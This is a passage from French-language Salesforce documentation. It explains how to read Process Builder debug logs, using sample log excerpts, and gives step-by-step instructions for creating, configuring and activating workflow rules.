Cette section montre le démarrage du processus (indiqué par « FLOW_START_INTERVIEWS_BEGIN ») et les critères définis dans le processus. « FLOW_RULE_ » correspond toujours aux critères du processus et nous constatons que « myRule_1 » prend la valeur « true ». Le chiffre dans « myRule_1 » indique que le processus exécute le groupe d'actions planifiées qui est associé au premier critère du processus.

```
17:07:29.143 (143184000)|FLOW_START_INTERVIEWS_BEGIN|1
17:07:29.147 (147213000)|FLOW_START_INTERVIEW_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.147 (147389000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_old|
17:07:29.148 (148138000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_current|{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
Country=null,
      LastViewedDate=null, ConvertedOpportunityId=null, EmailBouncedReason=null,
Email=null,
     Rating=null, SICCode__c=null, CleanStatus=Pending, CreatedById=005xx000001SwUpAAK,

     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,
```

```
      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,
 Website=null,
      Fax=null, InternalSource=0, City=null, Title=null, MasterRecordId=null,
CampaignId=null,
      Status=Open - Not Contacted, JigsawContactId=null, ConvertedDate=null,
PostalCode=null,
      State=null, CreatedDate=2014-12-12 01:07:29, ConvertedContactId=null,
ConvertedAccountId=null,
      CurrentGenerators__c=null
   }

17:07:29.148 (148427000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
17:07:29.149 (149938000)|FLOW_RULE_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.149 (149976000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.150 (150050000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
```

Dans cette section, les actions immédiates du premier critère sont exécutées. Dans le nom « myRule_1_A1 », « A1 » indique qu'il correspond à la première action du groupe d'actions. Elle indique également la classe Apex « SayHello.sayHello » et les détails d'exécution de la classe Apex. Le processus termine ensuite sans erreur.

```
17:07:29.150 (150117000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150146000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_1_A1
17:07:29.150 (150194000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150233000)|FLOW_START_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2

17:07:29.150 (150316000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_1_A1
17:07:29.151 (151772000)|CODE_UNIT_STARTED|
   [EXTERNAL]|01pxx00000000DN|SayHello.sayHello
17:07:29.153 (153773000)|METHOD_ENTRY|
   [1]|01pxx00000000DN|SayHello.SayHello()
17:07:29.153 (153821000)|METHOD_EXIT|
   [1]|SayHello
17:07:29.154 (154292000)|SYSTEM_CONSTRUCTOR_ENTRY|
   [4]|<init>()
17:07:29.154 (154392000)|SYSTEM_CONSTRUCTOR_EXIT|
   [4]|<init>()
17:07:29.154 (154564000)|SYSTEM_METHOD_ENTRY|
   [5]|List<String>.add(Object)
17:07:29.154 (154748000)|SYSTEM_METHOD_EXIT|
   [5]|List<String>.add(Object)
17:07:29.084 (154888000)|CUMULATIVE_LIMIT_USAGE
17:07:29.084|LIMIT_USAGE_FOR_NS|(default)|
```

```
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

17:07:29.084|CUMULATIVE_LIMIT_USAGE_END

17:07:29.154 (154949000)|CODE_UNIT_FINISHED|
   SayHello.sayHello
17:07:29.155 (155090000)|FLOW_ACTIONCALL_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|Call Apex|SayHello|true|
17:07:29.155 (155133000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|true
17:07:29.155 (155268000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_1_A1|0|4

17:07:29.155 (155371000)|FLOW_START_INTERVIEWS_END|
   1
17:07:29.159 (159563000)|WF_FLOW_ACTION_END|
   09Lxx000000000B
17:07:29.159 (159787000)|WF_ACTIONS_END|
   Flow Trigger: 1;
17:07:29.159 (159815000)|CODE_UNIT_FINISHED|
   Workflow:Lead
17:07:29.161 (161221000)|EXECUTION_FINISHED
```

Exemple: **Débogage d'un processus avec une action planifiée « Publier dans Chatter »**

Cet exemple souligne des portions du journal de déblocage d'un processus avec une action planifiée « Publier dans Chatter ».

Une planification est toujours indiquée par « myWait_ ». Cette section indique la planification en cours du processus « myWait_myRule_2 ». Tous les événements qui commencent par « FLOW_WAIT_ » correspondent également à une planification dans un processus.

```
20:06:28.928 (928266000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.928 (928302000)|FLOW_ELEMENT_DEFERRED|
   WaitInfo|myWait_myRule_2
20:06:28.928 (928361000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.929 (929671000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
20:06:29.005 (1005229000)|FLOW_WAIT_EVENT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef|true
20:06:29.005 (1005317000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWaitEvent_myRule_2|true
```

```
20:06:30.225 (2225117000)|FLOW_WAIT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|1|0Foxx0000000001
20:06:30.225 (2225362000)|FLOW_BULK_ELEMENT_END|
   WaitInfo|myWait_myRule_2|0|1296
```

...

```
20:06:30.234 (2234916000)|WF_TIME_TRIGGERS_BEGIN
20:06:30.248 (2248007000)|WF_ACTIONS_END|
   Flow Trigger: 1;
20:06:30.248 (2248072000)|CODE_UNIT_FINISHED|
   Workflow:Lead
20:06:30.250 (2250129000)|EXECUTION_FINISHED
```

Avec des actions planifiées, le journal de débogage ajoute une entrée lors de l'exécution des actions planifiées. Cette entrée séparée du journal de débogage est indiquée ci-dessous dans l'exemple d'action « Publier dans Chatter ». À l'heure prévue, un processus automatisé exécute les actions planifiées. Le journal utilise l'heure UTC (temps universel coordonné) au lieu du fuseau horaire de l'utilisateur. Cependant, les actions sont exécutées sous le nom de l'utilisateur qui a déclenché l'exécution du processus.

« FLOW_WAIT_EVENT_RESUMING_DETAIL » indique que l'interview reprend pour permettre au processus d'exécuter ses actions planifiées. « alarmDateRef » indique que cette planification est basée sur une valeur de champ. L'action « Publier dans Chatter » est ensuite exécutée.

```
00:14:10.466 (1418357225466561000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
00:14:10.469 (1418357225469327000)|FLOW_WAIT_EVENT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef
00:14:10.469 (1418357225469412000)|FLOW_WAIT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   0Foxx000000000100:14:10.469 (1418357225469733000)|
   FLOW_BULK_ELEMENT_END|WaitInfo|myWait_myRule_2|0|3
00:14:10.469 (1418357225469826000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471235000)|FLOW_RULE_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471275000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471348000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471441000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471486000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471551000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471624000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_2_SA1
00:14:10.841 (1418357225841584000)|FLOW_ACTIONCALL_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
```

```
   myRule_2_SA1|Post to Chatter|chatterPost|true|
   00:14:10.841 (14183572258416610000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myRule_2_SA1|true
00:14:10.841 (14183572258417730000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_2_SA1|0|370
```

CONSULTER ÉGALEMENT :

Processus de dépannage

# Workflow

Un workflow permet d'automatiser les procédures et les processus internes standard afin de gagner du temps dans votre organisation. Une *règle de workflow* est le principal conteneur d'un ensemble d'instructions de workflow. Ces instructions peuvent toujours être résumées dans une instruction conditionnelle if/then.

Par exemple : **S'il pleut, apporter un parapluie.**

Conseil: Dès que possible, automatisez vos instructions conditionnelles if/then avec le Générateur de processus au lieu de règles de workflow.

Les règles de workflow peuvent être divisées en deux catégories principales.

1. Critères : la partie « if » de l'instruction conditionnelle « if/then ». En d'autres termes, ce qui doit être vrai dans un enregistrement pour que la règle de workflow exécute des actions associées.
2. Actions : la partie « then » de l'instruction conditionnelle « if/then ». En d'autres termes, les actions qui doivent être exécutées lorsque l'enregistrement remplit les critères.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Dans l'exemple « S'il pleut, apporter un parapluie », le critère est « S'il pleut » et l'action est « apporter un parapluie ». Si le critère n'est pas rempli (s'il ne pleut pas), l'action n'est pas exécutée (vous n'apportez pas de parapluie).

Lorsqu'un enregistrement remplit tous les critères d'une règle de workflow, les actions de cette règle sont exécutées. Familiarisez-vous avec les actions automatisées qui sont disponibles pour le workflow.

Création d'une règle the workflow

Automatisez les processus standard de votre organisation en créant une règle de workflow.

Considérations relatives aux workflow

Prenez connaissance des particularités des règles de workflow et des actions de workflow avant de les utiliser.

Exemples de règles de workflow

Vous recherchez des idées d'utilisation de règles de workflow pour rationaliser votre activité ? Consultez les exemples ci-dessous.

Surveillance des actions de workflow en attente

Lorsqu'une règle de workflow présentant des actions chronologiques est déclenchée, utilisez la file d'attente du workflow pour visualiser les actions en attente et les annuler si nécessaire.

Terminologie du workflow

Les termes ci-après sont utilisés pour décrire les fonctions et les fonctionnalités du workflow.

CONSULTER ÉGALEMENT :

Quel outil d'automatisation dois-je utiliser ?

# Création d'une règle the workflow

Automatisez les processus standard de votre organisation en créant une règle de workflow.

Conseil: Dès que possible, automatisez vos instructions conditionnelles if/then avec le Générateur de processus au lieu de règles de workflow.

Visionnez une démonstration :

1. Définition des critères de votre règle de workflow
   Commencez par créer une règle de workflow en sélectionnant l'objet auquel la règle est associée et en configurant ses critères.
2. Ajout d'actions automatisées à votre règle the workflow
   Lorsque vous avez défini les critères de votre règle de workflow, identifiez ce qu'il faut faire lorsque ces critères sont remplis.
3. Identification de l'utilisateur du workflow par défaut de votre organisation Salesforce
   Sélectionnez un `utilisateur de workflow par défaut` que Salesforce doit afficher avec une règle de workflow lorsque l'utilisateur à l'origine du déclenchement de cette règle n'est pas actif.
4. Activation de votre règle de workflow
   Salesforce ne déclenche aucune règle de workflow tant qu'elle n'est pas activée.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des règles de workflow et des actions :

- « Personnaliser l'application »

CONSULTER ÉGALEMENT :

Considérations relatives aux workflow

Exemples de règles de workflow

## Définition des critères de votre règle de workflow

Commencez par créer une règle de workflow en sélectionnant l'objet auquel la règle est associée et en configurant ses critères.

1. Dans Configuration, saisissez *`Règles de workflow`* dans la case `Recherche rapide`, puis sélectionnez **Règles de workflow**.
2. Cliquez sur **Nouvelle règle**.
3. Sélectionnez l'objet auquel doit s'appliquer cette règle de workflow.
4. Cliquez sur **Suivant**.
5. Saisissez le nom et la description de la règle.
6. Définissez les critères d'évaluation.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des règles de workflow et des actions :

- Personnaliser l'application

| Évaluer la règle lorsqu'un enregistrement est : | Description |
|---|---|
| créé | Évaluer les critères de la règle à chaque création d'un enregistrement. Si les critères de la règle son remplis, exécuter la règle. Ignorer toutes les mises à jour des enregistrements existants.<br>Avec cette option, la règle n'est jamais exécutée plus d'une fois par enregistrement. |
| créé, et à chaque modification | Évaluer les critères de la règle à chaque création ou mise à jour d'un enregistrement. Si les critères de la règle son remplis, exécuter la règle.<br>Avec cette option, la règle est exécutée chaque fois qu'un enregistrement est modifié à condition qu'il remplisse les critères de la règle.<br>Remarque: Si vous sélectionnez cette option, vous ne pouvez pas ajouter des actions temporelles à la règle. |
| créé et lorsqu'il est modifié pour remplir les critères | (Par défaut) Évaluer les critères de la règle à chaque création ou mise à jour d'un enregistrement.<br>• Pour un nouvel enregistrement, exécuter la règle si les critères sont remplis.<br>• Pour un enregistrement mis à jour, exécuter la règle uniquement si l'enregistrement a été modifié depuis un état ne remplissant pas les critères vers un état remplissant les critères.<br>Avec cette option, la règle peut être exécutée plusieurs fois par enregistrement, mais elle n'est pas exécutée lorsque les modifications de l'enregistrement sont sans rapport avec les critères de la règle.<br>Par exemple, supposons que la probabilité d'une opportunité doit être supérieure à 50 % pour que son enregistrement remplisse les critères de la règle. Si vous créez une opportunité avec une probabilité de 75 %, la règle de workflow est exécutée. Si vous modifiez la probabilité de cette opportunité à 25 %, la règle n'est pas exécutée. Si vous modifiez la probabilité de cette opportunité de 25 % à 75 %, la règle est exécutée. Avec cette dernière modification, la règle est exécutée car l'enregistrement passe de non conforme aux critères de la règle à conforme aux critères. |

7. Saisissez vos critères de règle.
   - Sélectionnez `critères sont remplis`, puis sélectionnez les critères de filtrage que doit remplir un enregistrement pour déclencher la règle. Par exemple, définissez le filtre sur « Opportunité : montant supérieur à 5 000 » si vous souhaitez que les enregistrements d'opportunité d'un montant supérieur à 5 000 dollars déclenchent la règle. Si votre organisation utilise plusieurs langues, saisissez les valeurs de filtre dans votre langue individuelle. Vous pouvez ajouter jusqu'à 25 critères de filtre contenant chacun jusqu'à 255 caractères.
   - Choisissez `l'évaluation de la formule est positive` et saisissez une formule renvoyant les valeurs « True » (vrai) ou « False » (faux). Salesforce déclenche la règle si la formule renvoie « True ».

     Voici quelques exemples de formules de workflow utiles :

     – Si le nombre de postes pourvus est égal au nombre total de candidatures pour un poste, mettez à jour le champ `Statut des postes` sur « Pourvu ».

- Si les dépenses de kilométrage relatives à la visite du site client sont de 35 cents par kilomètre et dépassent la limite de 1 000 dollars, mettez à jour automatiquement le champ `Approbation requise` sur « Obligatoire ».
- Si le montant d'une opportunité basée sur une inscription mensuelle est supérieur à 10 000 dollars, créez une tâche pour permettre à son responsable d'effectuer un suivi 60 jours après la fermeture de l'opportunité.

La variable `$Label` n'est pas prise en charge dans les formules de règle de workflow. D'autre part, certaines fonctions ne sont pas disponibles dans les formules de règle de workflow.

Conseil: Vous pouvez utiliser des champs de fusion pour les objets directement associés dans les formules de règle de workflow.

8. Cliquez sur **Enregistrer et Suivant**.

CONSULTER ÉGALEMENT :

Considérations relatives aux workflow

## Ajout d'actions automatisées à votre règle the workflow

Lorsque vous avez défini les critères de votre règle de workflow, identifiez ce qu'il faut faire lorsque ces critères sont remplis.

Ajout d'une action immédiate à votre règle the workflow

Comme leur nom l'indique, les *actions immédiates* sont exécutées dès que la règle de workflow a terminé l'évaluation de l'enregistrement.

Ajout d'une action temporelle à votre règle de workflow

Les *actions temporelles* sont exécutées à des moments spécifiques, par exemple 10 jours avant la date de fermeture de l'enregistrement. Une fois ce délai écoulé, la règle de workflow réévalue l'enregistrement pour s'assurer qu'il remplit toujours les critères de la règle. Le cas échéant, la règle de workflow exécute ces actions.

CONSULTER ÉGALEMENT :

Identification de l'utilisateur du workflow par défaut de votre organisation Salesforce

Définition des critères de votre règle de workflow

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Actions d'alerte par e-mail et actions de message sortant disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des règles de workflow et des actions :

- Personnaliser l'application

## Ajout d'une action immédiate à votre règle the workflow

Comme leur nom l'indique, les *actions immédiates* sont exécutées dès que la règle de workflow a terminé l'évaluation de l'enregistrement.

1. Ouvrez une règle de workflow.
2. Dans la section Actions de workflow immédiates, cliquez sur **Ajouter une action de workflow**.
3. Sélectionnez une option de création d'une action ou sélectionnez une action existante.

Pour plus d'informations sur chaque type d'action, reportez-vous à Actions automatisées.

CONSULTER ÉGALEMENT :

Ajout d'actions automatisées à votre règle the workflow

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des règles de workflow et des actions :

- Personnaliser l'application

## Ajout d'une action temporelle à votre règle de workflow

Les *actions temporelles* sont exécutées à des moments spécifiques, par exemple 10 jours avant la date de fermeture de l'enregistrement. Une fois ce délai écoulé, la règle de workflow réévalue l'enregistrement pour s'assurer qu'il remplit toujours les critères de la règle. Le cas échéant, la règle de workflow exécute ces actions.

Les actions temporelles et les déclencheurs temporels sont des fonctions complexes. Lorsque vous les utilisez, tenez compte des considérations associées.

Si vous avez l'intention de configurer des règles de workflow présentant des actions chronologiques, définissez un utilisateur de workflow par défaut. Salesforce associe l'utilisateur de workflow par défaut à une règle de workflow si l'utilisateur à l'origine de la règle n'est plus actif.

1. Ouvrez une règle de workflow.
2. Dans la section Actions de workflow temporelles, cliquez sur **Ajouter un déclencheur temporel**.

   Remarque: Vous ne pouvez pas ajouter un déclencheur temporel dans les cas suivants :

   - Le critère d'évaluation est défini sur Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification pour remplir les critères.
   - La règle est activée.
   - La règle est désactivée, mais la file d'attente de workflow inclut des actions en attente.

3. Spécifiez le nombre de jours ou d'heures suivant ou précédant une date relative à l'enregistrement, par exemple la date de création de l'enregistrement.

   Si la règle de workflow est toujours active et valide à cette date, le déclencheur lance l'action de workflow.

4. Enregistrez votre déclencheur temporel.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des règles de workflow et des actions :

- Personnaliser l'application

5. Dans la section du déclencheur temporel que vous avez créé, cliquez sur **Ajouter une action de workflow**.
6. Sélectionnez une option de création d'une action ou sélectionnez une action existante.
7. Cliquez sur **Terminé**.

CONSULTER ÉGALEMENT :

Ajout d'actions automatisées à votre règle the workflow

Considérations relatives aux actions chronologiques et aux déclencheurs temporels

## Identification de l'utilisateur du workflow par défaut de votre organisation Salesforce

Sélectionnez un `utilisateur de workflow par défaut` que Salesforce doit afficher avec une règle de workflow lorsque l'utilisateur à l'origine du déclenchement de cette règle n'est pas actif.

Si votre organisation utilise des règles de workflow présentant des actions chronologiques, vous devez définir un utilisateur de workflow par défaut. Lorsque l'utilisateur qui a déclenché la règle n'est pas actif, Salesforce affiche le nom d'utilisateur de l'utilisateur du workflow par défaut dans le champ `Créé par` pour les tâches, dans le champ `Expéditeur du message` pour l'e-mail et dans le champ `Dernière modification par` pour les mises à jour de champ. Salesforce n'affiche pas le nom d'utilisateur pour les messages sortants. En cas de problème avec une action en attente, l'utilisateur de workflow par défaut reçoit une notification par e-mail.

Lorsque des alertes par e-mail de workflow approchent ou dépassent certaines limites, Salesforce envoie un e-mail d'avertissement à l'utilisateur du workflow par défaut, ou à un administrateur système actif si aucun utilisateur de workflow par défaut n'est défini.

1. Dans Configuration, saisissez *`Paramètres d'automatisation des processus`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'automatisation des processus**.
2. Pour `Utilisateur du workflow par défaut`, sélectionnez un utilisateur.
3. Enregistrez vos modifications.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres d'automatisation des processus :

- Personnaliser l'application

## Association d'actions à des règles de workflow ou à des processus d'approbation

Associez des actions déjà créées dans votre organisation à une règle de workflow ou à des processus d'approbation.

Pour associer les actions de workflow existantes à une règle de workflow :

1. Dans Configuration, saisissez *Règles de workflow* dans la case Recherche rapide, puis sélectionnez **Règles de workflow**.
2. Sélectionnez la règle de workflow.
3. Cliquez sur **Modifier** dans la section Actions de workflow.
4. Cliquez sur **Ajouter une action de workflow** dans la section Actions de workflow immédiates ou Actions de workflow chronologiques, en fonction du moment où vous voulez que l'action se produise et choisissez **Sélectionner une action existante**.
5. Sélectionnez le type d'action à associer à la règle de workflow.
6. Sélectionnez les actions dans la zone **Actions disponibles** et cliquez sur la flèche de droite pour les déplacer vers la zone **Actions sélectionnées**. Si nécessaire, sélectionnez la flèche gauche pour retirer des actions de la case **Actions disponibles**.
7. Enregistrez vos modifications.

Pour associer des actions de workflow existantes à un processus d'approbation :

1. Dans Configuration, saisissez *Processus d'approbation* dans la case Recherche rapide, puis sélectionnez **Processus d'approbation**.
2. Cliquez sur le nom d'un processus d'approbation.
3. Selon le moment où l'action doit se produire, effectuez l'une des opérations suivantes :
   - Cliquez sur **Ajouter une action existante** dans la section Actions de soumission initiale, Actions d'approbation finale, Actions de refus final ou Actions de rappel.
   - Cliquez sur **Afficher les actions** dans la section Étapes d'approbation, puis sur **Ajouter une action existante** dans la section Actions d'approbation, Actions de refus ou Actions de rappel.

   Reportez-vous à Ajout d'une action automatisée existante à votre processus d'approbation à la page 5104.
4. Sélectionnez le type d'action que vous voulez associer au processus d'approbation. La zone **Actions disponibles** répertorie toutes les actions existantes du type sélectionné.
5. Saisissez le nom d'une action spécifique dans le champ texte et cliquez sur **Rechercher**.
6. Dans la zone **Actions disponibles**, sélectionnez les actions à associer au processus d'approbation et cliquez sur la flèche de droite pour les déplacer vers la zone **Actions sélectionnées**. Si nécessaire, sélectionnez la flèche gauche pour retirer des actions de la case **Actions disponibles**.
7. Enregistrez vos modifications.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour sélectionner des actions existantes :
- Personnaliser l'application

## Activation de votre règle de workflow

Salesforce ne déclenche aucune règle de workflow tant qu'elle n'est pas activée.

Pour activer une règle de workflow, cliquez sur **Activer** sur la page de détail de la règle de workflow. Cliquez sur **Désactiver** pour empêcher le déclenchement d'une règle ou si vous souhaitez modifier les actions chronologiques ou les déclencheurs temporels associés à la règle.

Vous pouvez désactiver une règle de workflow à tout moment. Toutefois, si vous désactivez une règle concernant des actions en attente, Salesforce poursuit la procédure tant que l'enregistrement à l'origine de cette règle n'est pas mis à jour.

Remarque:

- Vous ne pouvez pas supprimer une règle de workflow dont certaines actions en attente sont dans la file d'attente de workflow. Attendez la fin du traitement des actions en attente ou utilisez la file d'attente du workflow afin d'annuler les actions en attente.
- Vous ne pouvez pas ajouter d'actions de workflow chronologiques à des règles de workflow actives. Désactivez d'abord la règle de workflow, ajoutez l'action de workflow chronologique et réactivez la règle.

CONSULTER ÉGALEMENT :

Définition des critères de votre règle de workflow

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des règles de workflow et des actions :

- Personnaliser l'application

# Considérations relatives aux workflow

Prenez connaissance des particularités des règles de workflow et des actions de workflow avant de les utiliser.

Conseil: Dès que possible, automatisez vos instructions conditionnelles if/then avec le Générateur de processus au lieu de règles de workflow.

- Chaque règle de workflow s'applique à un objet unique.
- Si vous avez des règles de workflow dans des pistes converties et que vous souhaitez utiliser des mises à jour de champ inter-objets dans les comptes et les opportunités qui en résultent, vous devez activer le paramètre de piste `Activer la validation et les déclencheurs à partir de la conversion de piste`.
- Les règles de workflow concernant des objets personnalisés sont automatiquement supprimées si ces objets sont supprimés.
- L'ordre d'exécution des actions et des types d'action individuels n'est pas garanti. Cependant, les actions de mise à jour de champs sont exécutées en premier, suivies des autres actions.
- Pour créer des règles de workflow qui mettent à jour des champs de requête basés sur de nouveaux commentaires de requête ou sur des e-mails entrants, sélectionnez Commentaires de requête ou E-mails dans la liste déroulante `Sélectionner un objet`. E-mails est disponible uniquement si l'option E-mail vers requête ou E-mail vers requête à la demande est activée. Vous pouvez créer des règles de workflow d'e-mails uniquement pour des mises à jour de champs, et des règles de workflow de commentaires uniquement pour des mises à jour de champs, des alertes par e-mail et des messages sortants. Par exemple, vous pouvez créer une règle de workflow de sorte qu'un e-mail marqué comme `En cours d'entrée` modifie son `Statut` de requête de Fermé en Nouveau.
- Les modifications apportées aux enregistrements lors de l'utilisation de Connect Offline sont évaluées par les règles de workflow lors de la synchronisation.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Salesforce traite les règles dans l'ordre suivant :
  1. Règles de validation
  2. Règles d'attribution
  3. Règles de réponse automatique
  4. Règles de workflow (avec des actions immédiates)
  5. Règles d'escalade
- Si un champ de référence fait référence à un enregistrement supprimé, Salesforce efface la valeur du champ de référence par défaut. Alternativement, vous pouvez empêcher la suppression d'enregistrements s'ils font partie d'une relation de référence.
- Si vous créez des règles de workflow pour remplacer des déclencheurs Apex, assurez-vous de supprimer ces déclencheurs Apex lorsque vous activez les règles de workflow équivalentes. Sinon, les déclencheurs Apex et les règles de workflow s'activeront et entraîneront des résultats inattendus, par exemple le remplacement de mises à jour de champ ou des e-mails redondants.

## Quand les règles de workflow sont-elles déclenchées ?

- Les règles de workflow peuvent se déclencher à chaque sauvegarde ou création d'un enregistrement, selon les critères de règle définis. Toutefois, les règles créées après la sauvegarde d'enregistrements ne sont pas déclenchées par ces derniers de façon rétroactive.
- Les règles de workflow sont déclenchées lorsqu'un objet standard dans une relation principal-détails a un nouveau parent, même si les critères d'évaluation de l'objet sont définis sur `Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification pour remplir les critères`.
- L'enregistrement ou la création d'enregistrements peut déclencher au moins une règle.
- Les règles de workflow ne déclenchent que des pistes converties si la validation et les déclencheurs de la conversion de piste sont activés dans votre organisation.
- Les règles de workflow se déclenchent automatiquement et sont invisibles pour l'utilisateur. Les processus d'approbation permettent également aux utilisateurs de soumettre des enregistrements pour approbation.
- Si votre organisation utilise plusieurs langues, saisissez les valeurs de filtre dans votre langue individuelle. Vous pouvez ajouter jusqu'à 25 critères de filtrage contenant chacun jusqu'à 255 caractères.

